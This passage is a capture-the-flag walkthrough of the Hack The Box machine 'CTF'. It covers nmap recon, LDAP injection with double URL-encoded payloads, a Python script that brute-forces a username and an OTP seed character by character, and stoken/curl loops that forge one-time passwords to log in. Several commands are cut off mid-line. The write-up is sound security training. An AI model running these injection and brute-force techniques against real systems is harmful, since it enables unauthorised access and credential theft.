
HTB: CTF

ctf CTF hackthebox nmap ldap ldap-injection second-order second-order-ldap-injection python-cmd python otp stoken 7z listfile
Jul 20, 2019

CTF was hard in a much more straight-forward way than some of the recent insane boxes. It had steps that were difficult to pull off, and not even that many. But it was still quite challenging. I'll start using ldap injection to determine a username and a seed for a one time password token. Then I'll use that to log in. On seeing a command page, I'll need to go back and log-in again, this time with a username that allows me a second-order ldap injection to bypass the user check. Once I do, I can run commands, and find a user password in the php pages. With an SSH shell, I'll find a backup script that uses Sevenzip in a way that I can hijack to read the root flag. In Beyond root, I'll look at little bit at SELinux, build a small shell to make running commands over the webpage easier, and look at the actual ldap queries I injected into.

Box Details

Name:	**CTF**
Release Date:	02 Feb 2019
Retire Date:	20 Jul 2019
OS:	Linux

Name:	CTF
Base Points:	Insane [50]
Rated Difficulty:	
Radar Graph:	
1st Blood	stefano118 00 days, 12 hours, 38 mins, 17 seconds
# 1st Blood	d1am0ndz 00 days, 22 hours, 54 mins, 29 seconds
Creator:	0xEA31

Recon

nmap

`nmap` shows just http (80) and ssh (22):

```
root@kali# nmap -sT -p- --min-rate 10000 -oA nmap/alltcp 10.10.10.122
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-07 20:27 EST
Nmap scan report for 10.10.10.122
Host is up (0.025s latency).
Not shown: 65533 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 13.56 seconds

root@kali# nmap -sU -p- --min-rate 10000 -oA nmap/alludp 10.10.10.122
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-07 20:28 EST
Warning: 10.10.10.122 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.10.122
Host is up (0.022s latency).
All 65535 scanned ports on 10.10.10.122 are open|filtered (65458) or filtered (77)

Nmap done: 1 IP address (1 host up) scanned in 72.75 seconds

root@kali# nmap -sC -sV -p 22,80 -oA nmap/scripts 10.10.10.122
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-07 20:29 EST
Nmap scan report for 10.10.10.122
Host is up (0.019s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 fd:ad:f7:cb:dc:42:1e:43:7d:b3:d5:8b:ce:63:b9:0e (RSA)
|   256 3d:ef:34:5c:e5:17:5e:06:d7:a4:c8:86:ca:e2:df:fb (ECDSA)
```


```
|_  256 4c:46:e2:16:8a:14:f6:f0:aa:39:6c:97:46:db:b4:40 (ED25519)
80/tcp open  http    Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PH
|_http-title: CTF

Service detection performed. Please report any incorrect results at https://nmap.o
Nmap done: 1 IP address (1 host up) scanned in 7.66 seconds
```

Based on the Apache version, this is likely Centos 7.

HTTP - TCP 80

Site Root

The landing page provides the challenge:



As part of our SDLC, we need to validate a proposed authentication technology, based on software tokens, with a penetration test.

Please login to do your tests.

This server is protected against some kinds of threats, for instance, bruteforcing. If you try to bruteforce some of the exposed services you may be banned up to 5 minutes.

If you get banned it's your fault, so please do not reset the box and let other people do their work while you think a different approach.


A list of banned IP is avaiable [here]. You may or may not be able to view it while you are banned.

CTF by 0xEA31. Cover template for Bootstrap, by @mdo.

It also warns against brute forcing things, with risk of being banned for 5 minutes. I'll hold off on things that might generate a lot of 404 responses, like `gobuster`.

Status

The status page (`/status.php`) gives the server status and a list of banned IPs:



Server Status

```
top - 02:32:17 up 0 min,  0 users,  load average: 0.66, 0.20, 0.07
Tasks:   3 total,   1 running,   2 sleeping,   0 stopped,   0 zombie
%Cpu(s):  0.0 us,  0.0 sy,  0.0 ni,100.0 id,  0.0 wa,  0.0 hi,  0.0 si,  0.0 st
KiB Mem :  1015796 total,   700296 free,   153704 used,   161796 buff/cache
KiB Swap:   839676 total,   839676 free,        0 used.   691192 avail Mem
```

List of banned IPs


You may or may not see this page when you are banned.
IPs banned for less than 60 seconds are not shown.

Data is refreshed every minute.

CTF by 0xEA31. Cover template for Bootstrap, by @mdo.

Login

The login page asks for a username and a OTP:



There’s also this comment in the html source:

```
      <!-- we'll change the schema in the next phase of the project (if and only i
      <!-- at the moment we have choosen an already existing attribute in order to
```

Bypass Login

LDAP Injection

Background

Given the comments in the html source, LDAP Injection seems worth exploring. Lightweight Directory Access Protocol (LDAP) is a protocol for querying directory information. For example, Microsoft's Activity Directory is built on LDAP. But it is used for other things as well.

To query ldap, I need to have some idea about the AD structure. Then, you can issue queries using the unique LDAP operators:

- `=` - check equality
- `!` - logical not
- `*` - wildcard
- `(&(a)(b))` - `a` and `b`
- `(|(a)(b))` - `a` or `b`

So to search for users with an email address starting with "a", I could use the attribute for email, "mail" to craft:

```
(mail=a*)
```

To look for anyone who's last name started with "a" or "b", I would reference the "sn" attribute (sir name), with the `|` or operator:

```
(|(sn=a*)(sn=b*))
```

LDAP injection is a bit unintuitive for many who are used to cmd or sql injections, but the same goal is there - use the input to change the query to act in unintended ways. Sans Pentesting Blog did a good write-up on LDAP injection in November 2017 that will be a good reference here.

Example - Sans Holiday Hack 2017

The 2017 Sans Holiday Hack Challenge was the first CTF I did that required LDAP inejction. I had access to the LDAP schema and page source that showed the following query was being run on the server:

```
result = ldap_query('(|(&(gn=*'+request.form['name']+'*)(ou=Elf))
(&(sn=*'+request.form['name']+'*)(ou=Elf)))', attribute_list)
```

I can add some spacing to see what’s going on:

```
(|
    (&(gn=*'+request.form['name']+'*)(ou=Elf))
    (&(sn=*'+request.form['name']+'*)(ou=Elf))
)
```

This query is trying to return items where either the first name (or given name, gn) or the last name matches the user supplied name, and the organizational unit is Elf. So the intended case, where the user enters “bob”, makes the query:

```
(|
    (&(gn=*bob*)(ou=Elf))
    (&(sn=*bob*)(ou=Elf))
)
```

I want access to the administrators info, so I’ll provide the following name:

```
)(department=administrators))(&(gn=xxx
```

That makes the resulting search:


```
(|
    (&(gn=**)(department=administrators))
    (&(gn=*xxx*)(ou=Elf))
    (&(sn=**)(department=administrators))
    (&(gn=*xxx*)(ou=Elf))
)
```

Now the query will return an object with any given name in the administrators department, *or* any first name starting with "xxx" that is an Elf, *or* any last name in administrators, *or* and last name starting with "xxx" and is an Elf.

The 2nd and 4th items should return nothing, and I'll be left with all the administrators.

Leak Username


If I start playing with the form I'll see that when I put in the wrong user, I get the following message:


User 0xdf not found

PayloadsAllTheThings has a good LDAP Injection reference, but I'm going to start really simple by just trying to pass in a `*`, which will return all the results if the server does a query like:


```
(uid=[input])
```

When I put in certain characters, including all the ones I need to do LDAP injection, `*`, `(`, `)`, `|`, the page returns the form with no error message. I played with a lot of ways to try to get through the filter, but it turns out that url-encoding worked. `*` encodes to `%2a`, and if I enter just `%2a` into the username field, I get the following:



This implies my username was found!

If I look at that same request in Burp, I'll notice something else:


inputUsername=%252a&inputOTP=

It looks like the form is url-encoding my input as well, so this actually goes in as double url-encoded. The first encoding takes `*` –> `%2a`, and the second encodes the `%` to take `%2a` –> `%252a`.

Now, I should be able to see what the username starts with using a bash loop and `curl` and a couple `grep` to isolate the part of the response I care about:

```
root@kali# for c in {a..z}; do curl -s http://10.10.10.122/login.php -d
"inputUsername=${c}%252a&inputOTP=0000" | grep -A1 '<div class="col-sm-10">' |
grep '</div>'; done
    User a%2a not found    </div>
    User b%2a not found    </div>
    User c%2a not found    </div>
    User d%2a not found    </div>
    User e%2a not found    </div>
    User f%2a not found    </div>
    User g%2a not found    </div>
    User h%2a not found    </div>
    User i%2a not found    </div>
    User j%2a not found    </div>
    User k%2a not found    </div>
    Cannot login    </div>
    User m%2a not found    </div>
    User n%2a not found    </div>
    User o%2a not found    </div>
    User p%2a not found    </div>
    User q%2a not found    </div>
    User r%2a not found    </div>
    User s%2a not found    </div>
    User t%2a not found    </div>
    User u%2a not found    </div>
    User v%2a not found    </div>
    User w%2a not found    </div>
    User x%2a not found    </div>
    User y%2a not found    </div>
    User z%2a not found    </div>
```

Based on that result, the username starts with “l”. Now I have a method to brute force the username. I could continue to brute for using bash, but I’m going to write something in python in a minute.

Leak OTP Seed

Identify Attribute

The comment on the page said that the token string is stored in an already existing schema element. I wrote a query that would check that an attribute had something in it. Then I started with this list and made a list of the ones that seemed like they could hold an 81 digit numerical value:

```
root@kali# cat ldap_elements
fascimileTelephonenNumer
homePhone
mail
mobile
pager
```

```
street
userPassword
```

Then I wrote a loop to to check each one in this query:

```
*)(${attrib}=*
```

That would make the query on CTF look something like:

```
&(uid=*)(${attrib}=*)
```

That would return true if the attribute had anything in it:

```
root@kali# for attrib in $(cat ldap_elements); do echo -n "${attrib}   "; curl -s
fascimileTelephonenNumer       User %2a%29%28fascimileTelephonenNumer%3d%2a not fo
homePhone       User %2a%29%28homePhone%3d%2a not found    </div>
mail       Cannot login    </div>
mobile       User %2a%29%28mobile%3d%2a not found    </div>
pager       Cannot login    </div>
street       User %2a%29%28street%3d%2a not found    </div>
userPassword       Cannot login    </div>
```

So now I have three potential attributes that might hold the token string, `mail`, `pager`, and `userPassword`.

Brute the Values

I wrote a python script to brute force the values:

```python
#!/usr/bin/env python3

import requests
import string
import sys
import time

def brute_next_char(inputUsernameStr, chars):

    for c in chars:
        while True:
            try:
                time.sleep(0.3)
                resp = requests.post('http://10.10.10.122/login.php', data={'i
                break
            except requests.exceptions.ConnectionError:
                time.sleep(10)
                continue
        if 'Cannot login' in resp.text:
            sys.stdout.write(c)
            sys.stdout.flush()
            return c
    return ''


def brute_username():

    username = ''
    while True:
        next_char = brute_next_char(f'{username}{{c}}%2a', string.ascii_lowerc
        if next_char == '':
            break
        username += next_char
    print()
    return username


def brute_attribute(attrib, character_set):

    otp = ''
    while True:
        next_dig = brute_next_char(f'ldapuser%29%28{attrib}%3d{otp}{{c}}%2a',
        if next_dig == '':
            break
        otp += next_dig
    print()
    return otp

options = 'all username mail pager userPassword'.split(' ')
user_opt = sys.argv[1] if len(sys.argv) > 1 else 'all'

if user_opt not in options:
    print("Usage: {} [attribute]\nAvailable Options:\n  {}\n".format(sys.argv[
    sys.exit()

if user_opt in ['all', 'username']:
    print("Bruting Username")
    brute_username()
if user_opt in ['all', 'mail']:
    print("Bruting mail")
    brute_attribute('mail', string.ascii_lowercase + string.digits + '@.')
if user_opt in ['all', 'pager']:
    print("Bruting pager")
    brute_attribute('pager', string.digits)
if user_opt in ['all', 'userPassword']:
    print("Bruting userPassword")
    brute_attribute('userPassword', string.printable)
```

I probably could have just as quickly used bash loops to figure out which item was which, but I wanted to get all the values anyway. Here's how the script works.

- The `brute_next_char` function takes what I know of the right value so far, and a character set for the next value, tries each on of those characters. As it finds one that works, it prints the value without newline, and breaks the loop by returning the updated string.
- I had to add some sleeps in there to keep the box from banning me. If I do get a connection error, I'll sleep for 10 seconds to let myself recover.
- `brute_username` and `brute_attribute` each just call `brute_next_char` and manage the loop to continue until no more characters are found.
- I gave the script the option to brute any one attribute, or to do all.

On running it, it's not clear why I can't get the password, but pager seems like the candidate for what I'm looking for:

```
root@kali# ./brute_stuff.py all
Bruting Username
ldapuser
Bruting mail
ldapuser@ctf.htb
Bruting pager
```

```
285449490011357156531651545652335570713167411445727140604172141456711102716717000
Bruting userPassword
```

Generate One-Time Password

Now that I have the seed value, I can use a program called `stoken` to generate the otp for any given time.

Get Time Offset

I need to know what time it is on the server. Fortunately, the http headers have time in them:

```
HTTP/1.1 200 OK
Date: Sat, 09 Feb 2019 11:07:44 GMT
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.4.16
X-Powered-By: PHP/5.4.16
Content-Length: 2633
Connection: close
Content-Type: text/html; charset=UTF-8
```

After adjusting for timezone, I see there's a different of around 8 minutes.

Generate OTP

Now I'll use `stoken` with the following options to get the OTP:

- `--token=285...` - the seed I got through LDAP injection
- `--use-time=480` - the offset in seconds between my clock and the server
- `--pin=0000` - I don't have a pin value, and the man page says to use "0000" in that case

```
root@kali# stoken --token=28544949001135715653165154565233557071316741144572714060
41663033
```

Adjust Time

Just guessing around 8 minutes got me close, but I noticed sometimes I got errors just after the minute changes. I ran a loop to check how many seconds I was off:


```
root@kali# for i in {1..100}; do d=$(date); echo -n $d; curl -vv -s
http://10.10.10.122/login.php -d "inputUsername=ldapuser&inputOTP=$(stoken --
token=2854494900
1135715653165154565233557071316741144572714060417214145671110271671700 0 --use-
time=-480 --pin=0000)" 2>&1 | grep 302; sleep 1; done
Sun Feb 10 11:39:54 EST 2019< HTTP/1.1 302 Found
Sun Feb 10 11:39:56 EST 2019< HTTP/1.1 302 Found
Sun Feb 10 11:39:57 EST 2019< HTTP/1.1 302 Found
Sun Feb 10 11:39:58 EST 2019< HTTP/1.1 302 Found
Sun Feb 10 11:39:59 EST 2019< HTTP/1.1 302 Found
Sun Feb 10 11:40:00 EST 2019Sun Feb 10 11:40:01 EST 2019Sun Feb 10 11:40:03 EST
2019Sun Feb 10 11:40:04 EST 2019Sun Feb 10 11:40:05 EST 2019Sun Feb 10 11:40:06
EST 2019Sun Feb 10 11:40:07 EST 2019Sun Feb 10 11:40:09 EST 2019Sun Feb 10
11:40:10 EST 2019Sun Feb 10 11:40:11 EST 2019Sun Feb 10 11:40:12 EST 2019Sun Feb
10 11:40:13 EST 2019Sun Feb 10 11:40:15 EST 2019Sun Feb 10 11:40:16 EST 2019<
HTTP/1.1 302 Found
Sun Feb 10 11:40:17 EST 2019< HTTP/1.1 302 Found
Sun Feb 10 11:40:18 EST 2019< HTTP/1.1 302 Found
Sun Feb 10 11:40:19 EST 2019< HTTP/1.1 302 Found
Sun Feb 10 11:40:21 EST 2019< HTTP/1.1 302 Found
Sun Feb 10 11:40:22 EST 2019< HTTP/1.1 302 Found
^C
```

I checked this a couple times, and it consistently failed to get a 302 from :00 through :14 or :15. So I changed my offset by 15 seconds, and then it worked beautifully.

```
root@kali# for i in {1..100}; do d=$(date); echo -n $d; curl -vv -s
http://10.10.10.122/login.php -d "inputUsername=ldapuser&inputOTP=$(stoken --
token=285449490011357156531651545652335570713167411445727140604172141456711102716
 --use-time=-495 --pin=0000)" 2>&1 | grep 302; sleep 1; done
Sun Feb 10 11:42:54 EST 2019< HTTP/1.1 302 Found
Sun Feb 10 11:42:55 EST 2019< HTTP/1.1 302 Found
Sun Feb 10 11:42:56 EST 2019< HTTP/1.1 302 Found
Sun Feb 10 11:42:58 EST 2019< HTTP/1.1 302 Found
Sun Feb 10 11:42:59 EST 2019< HTTP/1.1 302 Found
Sun Feb 10 11:43:00 EST 2019< HTTP/1.1 302 Found
Sun Feb 10 11:43:01 EST 2019< HTTP/1.1 302 Found
Sun Feb 10 11:43:02 EST 2019< HTTP/1.1 302 Found
Sun Feb 10 11:43:03 EST 2019< HTTP/1.1 302 Found
Sun Feb 10 11:43:05 EST 2019< HTTP/1.1 302 Found
Sun Feb 10 11:43:06 EST 2019< HTTP/1.1 302 Found
Sun Feb 10 11:43:07 EST 2019< HTTP/1.1 302 Found
Sun Feb 10 11:43:08 EST 2019< HTTP/1.1 302 Found
^C
```

Command Form

Now that I can generate OTPs, and I have the username, I can log in, and I'm taken to a similar looking page, `page.php`, titled "CTF command form":



Get Code Execution

Not Admin

The Command Form offers me a chance to run commands. But on giving it a simple `id` and the current OTP, I'm given the following rejection:


```
User must be member of root or adm group and have a registered token to issue commands on this server
```

OTP Automation

